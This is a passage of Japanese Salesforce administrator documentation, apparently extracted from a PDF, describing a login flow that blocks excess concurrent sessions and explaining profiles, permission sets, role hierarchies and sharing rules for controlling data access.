
```

ログインフローの作成

パッケージのログインフローには次の要素が含まれています。

- SessionPlugin — 同時セッション数を照会する Apex プラグイン。
- 決定 — 同時セッション数が制限を超えているかどうかを確認します。この結果によって、ログインをブロックするか許可するかを決定します。
- ブロック画面 — ログインが制限を超えた場合、フローによってブロック画面要素が表示されます。

- 割り当て—ログインが制限を超えた場合、この要素は `LoginFlow_ForceLogout` 変数を `true` に割り当て、ログインできないようにします。
 - ダミー画面—この要素はプレースホルダです。フローには、出力変数に従う UI 要素が必要です。
- Flow Builder を開きます。[設定] で、[クイック検索] ボックスに「フロー」と入力して、[フロー] を選択し、[新規フロー] をクリックします。
 - [画面フロー] を選択して、[作成] をクリックします。
 - ツールボックスの [マネージャ] タブで [新規リソース] をクリックします。`LoginFlow_ForceLogout` 出力 Boolean 変数を作成します。この変数が `true` に設定されていると、ログイン試行はブロックされます。



- ユーザに許可する同時セッション数を保存する数値変数を作成します。

* Resource Type
Variable

* API Name
session_no


Description

* Data Type
Number Allow multiple values (collection) i


Decimal Places
2

Default Value
Enter value or search resources...


Availability Outside the Flow
 Available for input
 Available for output




5. ツールボックスから、[要素] タブを開きます。[Apex アクション(従来)] 要素をキャンバスにドラッグし、SessionPlugin 従来の Apex アクションを選択します。アクションの CONCURRENT_NO パラメータを session_no フロー変数に保存します。




6. 2つの結果を持つ決定要素を追加します。ログインが制限を超えた場合、結果はデフォルトである Block になります。それ以外の場合、結果は Allow になります。




7. 許可されている同時セッション数を超えていることをユーザに知らせる画面要素を追加します。




8. LoginFlow_ForceLogout 出力変数を true に設定する割り当て要素を追加します。



9. コンテンツのない画面を追加します。



10. 要素と要素を接続します。決定を最初の画面に追加するときに、Block の結果を選択します。




11. フローを保存します。

12. フローを有効化します。

13. ログインフローをプロファイルに接続します。ベストプラクティスは、テストプロファイルを持つ専用のテストユーザを作成することです。

14. ログアウトし、テストユーザとしてログインしてフローをテストします。

プロファイルをユーザに割り当てると、Salesforce はフローによってログイン時にユーザをリダイレクトします。ログイン試行が制限を超えた場合、ユーザにブロック画面が表示され、ログインできなくなります。Lightning Experience のブロック画面の例を次に示します。



関連トピック:

[ログインフローの例](#)

ユーザへのデータアクセス権の付与

各ユーザまたはユーザグループに表示できるデータセットを選択することは、データセキュリティに影響を与える主要な決定事項のひとつです。データの盗難や悪用のリスクを制限するためのデータへのアクセス制限と、ユーザによるデータアクセスの利便性の均衡を取る必要があります。

このセクションの内容:

[ユーザのアクセス権の制御](#)

Salesforce は階層化された柔軟なデータ共有設計で、異なるデータセットを異なるユーザセットに公開し、ユーザが必要のないデータを表示することなく作業できるようにしています。権限セットおよびプロファイルを使用すると、ユーザがアクセスできるオブジェクトおよび項目を指定できます。組織の共有設定、ユーザロール、共有ルールを使用すると、ユーザが参照および編集できる個々のレコードを指定できます。

[ユーザ権限](#)

ユーザ権限によって、ユーザが実行できるタスクとユーザがアクセスできる機能が指定されます。たとえば「設定・定義を参照する」権限を持つユーザは [設定] ページを表示でき、「API の有効化」権限を持つユーザはすべての Salesforce API にアクセスできます。

[オブジェクトの権限](#)

オブジェクトの権限は、ユーザが各オブジェクトのレコードを作成、参照、編集、および削除するために必要な基本レベルのアクセス権限を指定します。権限セットおよびプロファイルでオブジェクト権限を管理できます。

[カスタム権限](#)

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するには、カスタム権限を使用します。

[プロファイル](#)

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。

ユーザロール階層

Salesforce にはユーザロール階層があり、共有設定と併用して Salesforce 組織のデータに対するユーザのアクセスレベルを決定できます。階層内のロールは、レコードやレポートなどの主要コンポーネントへのアクセスに影響を与えます。

ユーザのアクセス権の制御

Salesforce は階層化された柔軟なデータ共有設計で、異なるデータセットを異なるユーザセットに公開し、ユーザが必要のないデータを表示することなく作業できるようにしています。権限セットおよびプロファイルを使用すると、ユーザがアクセスできるオブジェクトおよび項目を指定できます。組織の共有設定、ユーザロール、共有ルールを使用すると、ユーザが参照および編集できる個々のレコードを指定できます。

ヒント: 組織のセキュリティと共有ルールを実装する場合、組織内のあるユーザの種類に関するテーブルを作成します。テーブル内で、各種類のユーザ各オブジェクトおよびオブジェクト内の項目およびレコードに対して必要な、データへのアクセス権限のレベルを指定します。セキュリティモデルを設定する場合に、このテーブルを参照できます。

オブジェクトレベルセキュリティ(権限セットおよびプロファイル)

オブジェクトレベルセキュリティ(つまり、オブジェクト権限)で提供されているのは、データを制御するのに最も弱い方法です。オブジェクト権限を使用すると、ユーザはリードまたは商談などの特定の種類のオブジェクトのインスタンスを参照、作成、編集または削除できなくなります。また、特定のユーザに対してタブやオブジェクト全体を非表示にするため、そのようなデータの存在を知ることもできません。

権限セットおよびプロファイルでオブジェクト権限を指定します。権限セットおよびプロファイルは、アプリケーションでユーザが実行できる操作を指定する設定および権限の集合で、グループのすべてのメンバーに同じフォルダの権限と同じソフトウェアへのアクセス権限が割り当てられている、Windows ネットワークのグループと似ています。

プロファイルは通常、ユーザの職務(システム管理者や営業担当など)によって定義されます。プロファイルは多くのユーザに割り当てるすることができますが、1人のユーザを割り当てるためには1つのプロファイルのみです。権限セットを使用すると、追加権限やアクセス設定をユーザに許可できます。権限セットを使用するとユーザの権限およびアクセスを簡単に管理できます。これは、1人のユーザに複数の権限セットを割り当てるためです。

項目レベルセキュリティ(権限セットおよびプロファイル)

ユーザにオブジェクトへのアクセス権を許可する必要があるけれども、そのオブジェクトの個々の項目へのアクセスは制限する必要がある場合があります。項目レベルセキュリティ(つまり、項目権限)は、オブジェクトの特定項目の値をユーザが参照、編集、削除できるかどうかを制御します。ユーザに対してオブジェクト全体を非表示にすることなく、重要な項目を保護することができます。また、項目権限は権限セットとプロファイルで制御されます。

詳細および編集ページの項目の表示を制御するだけのページレイアウトとは異なり、項目権限は、関連リスト、リストビュー、レポート、検索結果など、アプリケーションの任意の部分の項目の表示を制御します。ユーザが特定項目にアクセスできないようにするには、項目権限を使用します。その他の設定では、同じレベルの項目の保護を提供できません。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#))

使用できるデータ管理オ
プションは、Salesforce の
エディションによって異
なります。

-  **メモ:** 項目レベルのセキュリティでは、項目内の値を検索できないようにすることはできません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

レコードレベルセキュリティ(共有)

オブジェクトレベル、項目レベルのアクセス権限を設定した後で、実際のレコード自体にアクセス設定を設定する必要があります。レコードレベルセキュリティを使用して、ユーザに一部のオブジェクトレコードのアクセス権限を付与し、他のオブジェクトレコードのアクセス権限を付与しないようにできます。すべてのレコードはユーザまたはキューが所有します。所有者はレコードにフルアクセスできます。階層では、階層の上位のユーザは、そのユーザより階層の下位にいるユーザに対するアクセス権と同じアクセス権が必ず許可されます。このアクセス権は、ユーザが所有するレコードおよびユーザと共有するレコードに適用されます。

レコードレベルセキュリティを指定するには、組織の共有設定を行い、階層を定義して、共有ルールを作成します。

- 組織の共有設定 — レコードレベルセキュリティではまず、各オブジェクトの組織の共有設定を指定します。組織の共有設定では、その他のそれぞれのレコードに対するデフォルトアクセスレベルを指定します。

組織の共有設定を使用してデータを最も制限の厳しいレベルにロックダウンし、それから他のレコードレベルセキュリティおよび共有ツールを使用して、他のユーザに選択的にアクセス権を付与します。たとえば、商談を参照および編集するオブジェクトレベルの権限をユーザに許可し、組織全体の共有設定は参照のみです。デフォルトでは、これらのユーザは、すべての商談レコードを参照することはできますが、レコードの所有者であるか、追加の権限が付与されていない限り、これらのレコードを編集することはできません。

- ロール階層 — 組織の共有設定を指定したら、レコードに対するより幅広いアクセス権を許可できる一番の方法はロール階層の使用です。組織図と同様に、ロール階層は、ユーザまたはユーザグループが必要とするデータアクセスのレベルを示します。ロール階層によって、組織の共有設定に関係なく、階層の上位のユーザが常に階層の下位のユーザと同じデータにアクセスできます。ロール階層は、組織図に完全に一致する必要はありません。代わりに、階層の各ロールはユーザまたはユーザグループが必要とするデータアクセスのレベルを示す必要があります。

同様に、テリトリーフィルターを使用して、レコードへのアクセス権限を共有することができます。「[Define Default User Access for Territory Records \(テリトリーレコードのデフォルトユーザアクセスの定義\)](#)」(エンタープライズテリトリーマネジメント) および「[Configure Territory Management Settings \(テリトリーマネジメント設定の構成\)](#)」(元のテリトリーマネジメント) を参照してください。

-  **メモ:** 権限セットとプロファイルとロールは混同しやすいですが、2つのまったく異なる点を制御します。権限セットおよびプロファイルは、ユーザのオブジェクトレベルおよび項目のアクセス権限を制御します。ロールは主に、ユーザのレコードレベルのアクセス権を、ロール階層および共有ロールを介して制御します。

- 共有ルール — 共有ルールでは、特定のユーザセットに対する組織の共有設定の例外を自動的に作成して、所有していないまたは通常参照できないレコードへのアクセス権限を与えることができます。ロール階層と同様、共有ルールは、レコードに対する追加のユーザアクセス権を許可するためだけに使用され、組織の共有設定に比べて厳密な制限ではありません。

- 共有の直接設定—特定のレコードセットに対するアクセス権限が必要なユーザの継続的なグループを定義する必要があります。このような場合、レコード所有者は共有の直接設定を使用して、レコードにアクセス権限を持たないユーザに参照権限および編集権限を与えます。共有の直接設定は組織の共有設定、ロール階層、または共有ルールのように自動化されていませんが、レコード所有者に、レコードを参照する必要があるユーザと特定のレコードを共有する柔軟性を提供します。
- Apex 管理共有—共有ルールおよび共有の直接設定によって必要なコントロールが指定されない場合、Apex 管理共有を使用できます。Apex による共有管理により、開発者はプログラムでカスタムオブジェクトを共有できます。Apex による共有管理を使用してカスタムオブジェクトを共有した場合は、「すべてのデータの編集」権限を持つユーザのみが、カスタムオブジェクトのレコードの共有を追加または変更できます。共有アクセス権は、レコード所有者が変わっても維持されます。

ユーザ権限

ユーザ権限によって、ユーザが実行できるタスクとユーザがアクセスできる機能が指定されます。たとえば「設定・定義を参照する」権限を持つユーザは[設定]ページを表示でき、「API の有効化」権限を持つユーザはすべての Salesforce API にアクセスできます。

ユーザ権限は、権限セットおよびカスタムプロファイルで有効にできます。権限セットおよび拡張プロファイルユーザインターフェースでは、これらの権限とその説明が[アプリケーション権限] または [システム権限] ページに一覧表示されます。元のプロファイルユーザインターフェースでは、ユーザ権限が[システム管理者権限] および [一般ユーザ権限] ページに一覧表示されます。

権限とその説明を表示するには、[設定]から、[クイック検索] ボックスに「権限セット」と入力し、[権限セット]を選択して、権限セットを選択または作成します。次に、[権限セット概要] ページから[アプリケーション権限] または [システム権限] をクリックします。

このセクションの内容:

ユーザ権限およびアクセス

ユーザ権限およびアクセス設定は、プロファイルと権限セットで指定します。効果的に使用するには、プロファイルと権限セットの違いを理解します。

権限セット

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットの設定と権限はプロファイルにも含まれますが、権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用できるユーザ権限
は、使用しているエディ
ションによって異なりま
す。

ユーザ権限およびアクセス

ユーザ権限およびアクセス設定は、プロファイルと権限セットで指定します。効果的に使用するには、プロファイルと権限セットの違いを理解します。

ユーザ権限およびアクセス設定では、組織内でユーザが実行できる内容を指定します。

- 権限は、オブジェクトレコードを編集したり、[設定]メニューを参照したり、ごみ箱を完全に削除したり、ユーザのパスワードをリセットしたりできるかどうかを決定します。
- アクセス設定は、Apex クラスへのアクセス、アプリケーションの表示、ユーザがログインできる時間などの他の機能を決定します。

すべてのユーザに割り当てることができるプロファイルは1つのみですが、権限セットは複数持つことができます。ユーザのアクセス権を決定する場合、プロファイルを使用してユーザの特定のグループに最小限権限およびアクセス設定を割り当てます。次に、必要に応じて権限セットを使用して追加権限を付与します。

次の表に、プロファイルおよび権限セットで指定される権限の種類およびアクセス設定を示します。

権限または設定種別	プロファイルでは?	権限セットでは?
割り当てられたアプリケーション	✓	✓
タブ設定	✓	✓
レコードタイプの割り当て	✓	✓
ページレイアウトの割り当て	✓	
オブジェクト権限	✓	✓
項目権限	✓	✓
ユーザ権限(アプリケーションおよびシステム)	✓	✓
Apex クラスのアクセス	✓	✓
Visualforce ページのアクセス	✓	✓
外部データソースへのアクセス	✓	✓

エディション

使用可能なインター
フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience

使用できる権限と設定
は、使用している
Salesforce エディションに
よって異なります。

権限セットを使用可能な
エディション: **Essentials**
Contact Manager
Professional
Group Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

権限または設定種別	プロファイルでは?	権限セットでは?
サービスプロバイダアクセス (Salesforce が ID プロバイダとして有効な場合)	✓	✓
カスタム権限	✓	✓
デスクトップクライアントアクセス	✓	
ログイン時間帯	✓	
ログイン IP の範囲	✓	

このセクションの内容:

権限とアクセス権の無効化

権限とアクセス権の無効化

プロファイルと権限セットを使用して、アクセス権を付与できますが、アクセス拒否を設定することはできません。プロファイルまたは権限セットのいずれかで許可された権限が優先されます。たとえば、Jane Smith のプロファイルで「所有権の移行」が有効化されていなくても、Jane の権限セットの 2 つで有効化されている場合、所有しているかどうかに関係なく、所有権を移行できます。権限を無効にするには、ユーザから権限のすべてのインスタンスを削除する必要があります。これは、次のアクションで実行できます。アクションごとに起こりうる結果を示します。

アクション	結果
権限を無効化する、またはプロファイルのアクセス設定とユーザに割り当てられているすべての権限セットを削除します。	プロファイルまたは権限セットに割り当てられている他のすべてのユーザの権限またはアクセス設定が無効化されます。
ユーザプロファイルで、権限またはアクセス設定が有効化されている場合、ユーザに別のプロファイルを割り当てます。	ユーザは、プロファイルまたは権限セットに関連付けられている他の権限またはアクセス設定を失う可能性があります。
および ユーザに割り当てられている権限セットで、権限またはアクセス設定が有効化されている場合、ユーザのその権限セットの割り当てを削除します。	

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、
Developer Edition、および **Database.com Edition**

いずれの場合も結果を解決するには、すべての選択肢を検討します。たとえば、権限またはアクセス設定が有効化されている、割り当てられたプロファイルまたは割り当てられている権限セットをコピーできます。次に、権限またはアクセス設定を無効化して、コピーしたプロファイルまたは権限セットをユーザに割り当てます。もう1つの方法として、できるだけ多くのユーザを表せるように最小限の権限と設定を含む基本プロファイルを作成します。次に、権限セットを作成して他のアクセス権を追加していきます。

権限セット

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットの設定と権限はプロファイルにも含まれますが、権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

ユーザが使用できるプロファイルは1つのみですが、Salesforce エディションによっては複数の権限セットを使用できます。権限セットは、プロファイルとは関係なく、さまざまな種別のユーザに割り当てることができます。

主な職務に関係なく、ユーザの論理グループ別にアクセス権を付与する権限セットを作成します。たとえば、「Sales User(営業ユーザ)」というプロファイルをもつユーザが数名いるとします。このプロファイルが割り当てられているユーザは、リードを参照、作成、編集することができます。この全員ではなく、何人かにリードの削除および移行もしてもらう必要があります。別のプロファイルを作成する代わりに、権限セットを作成します。



あるいは、組織に Inventory(在庫) カスタムオブジェクトがあるとします。多くのユーザはこのオブジェクトに対する「参照」アクセス権が必要ですが、少数のユーザには「編集」アクセス権が必要です。「参照」アクセス権を付与する権限セットを作成し、該当するユーザに割り当てるすることができます。次に、Inventory オブジェクトへの「編集」アクセス権を付与する別の権限セットを作成し、少数のユーザグループに割り当てます。

権限がプロファイルでは無効で権限セットでは有効化されている場合、そのプロファイルと権限セットを持つユーザには権限が付与されます。たとえば、Jane Smith のプロファイルで「パスワードポリシーの管理」が有効化されていなくても、Jane の権限セットの1つで有効化されている場合、パスワードポリシーを管理できます。

このセクションの内容:

権限セットリストビューの作成と編集

権限セットリストビューを作成、編集して、特定の項目と権限が設定された権限セットのリストを表示できます。たとえば、「すべてのデータの編集」が有効になっているすべての権限セットのリストビューを作成できます。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

リストビューからの権限セットの編集

個々の権限セットにアクセスしなくても、直接リストビューから最大200件の権限セットの権限を変更できます。

権限セットでのアプリケーションおよびシステムの設定

権限セットの権限と設定は、アプリケーションおよびシステムカテゴリに整理されます。これらのカテゴリには、システムおよびアプリケーションリソースを管理および使用するためにユーザに必要な権限が反映されます。

権限セットの[割り当てられたユーザ]ページ

[割り当てられたユーザ]ページから、権限セットに割り当てられたすべてのユーザを表示することや、その他のユーザを割り当てるごと、ユーザ割り当てを削除することができます。

権限セットの検索

権限セットの別のページにすばやく移動するには、権限セットの詳細ページで検索語を入力します。

権限セットでの割り当てられたアプリケーションの参照と編集

割り当てられたアプリケーション設定では、Lightning Platform アプリケーションメニューで選択できるアプリケーションを指定します。

権限セットでのカスタムレコードタイプの割り当て

権限セットでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成してプロセスまたはアプリケーションに関連付けたら、権限セットでその権限を有効化できます。

権限セットの割り当ての管理

ユーザの詳細ページから1人のユーザに権限セットを割り当てるごとや、任意の権限セットページから複数のユーザに権限セットを割り当てるごとができます。

権限セットリストビューの作成と編集

権限セットリストビューを作成、編集して、特定の項目と権限が設定された権限セットのリストを表示できます。たとえば、「すべてのデータの編集」が有効になっているすべての権限セットのリストビューを作成できます。

1. [権限セット] ページで、[新規ビューの作成] をクリックするか、ビューを選択して [編集] をクリックします。
2. ビュー名を入力します。
3. [検索条件の指定] で、「すべてのデータの編集 次の文字列と一致する *True*」など、リスト項目が一致する必要がある条件を指定します。
 - a. 設定名を入力するか、 をクリックして検索し、必要な設定を選択します。
 - b. 検索条件の演算子を選択します。
 - c. 一致する必要がある値を入力します。
4. [表示する項目の選択] で、リストビューの列として表示する設定を指定します。15 列まで追加できます。
 - a. [検索] ドロップダウンリストから、設定種別を選択します。
 - b. 追加する設定の最初の数文字を入力し、[検索] をクリックします。
5. [保存] をクリックするか、既存のビューをコピーする場合は、名前を変更して [別名で保存] をクリックします。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

ユーザ権限

権限セットリストビューを作成、編集、および削除する

- 「[プロファイルと権限セットの管理](#)」

リストビューからの権限セットの編集

個々の権限セットにアクセスしなくとも、直接リストビューから最大200件の権限セットの権限を変更できます。

- メモ:** この方法で権限セットを編集するときには注意してください。一括変更を行うと、組織内のユーザに対して広範囲の影響が及ぶ可能性があります。

1. 編集する権限セットと権限を含む[リストビューを作成](#)または選択します。
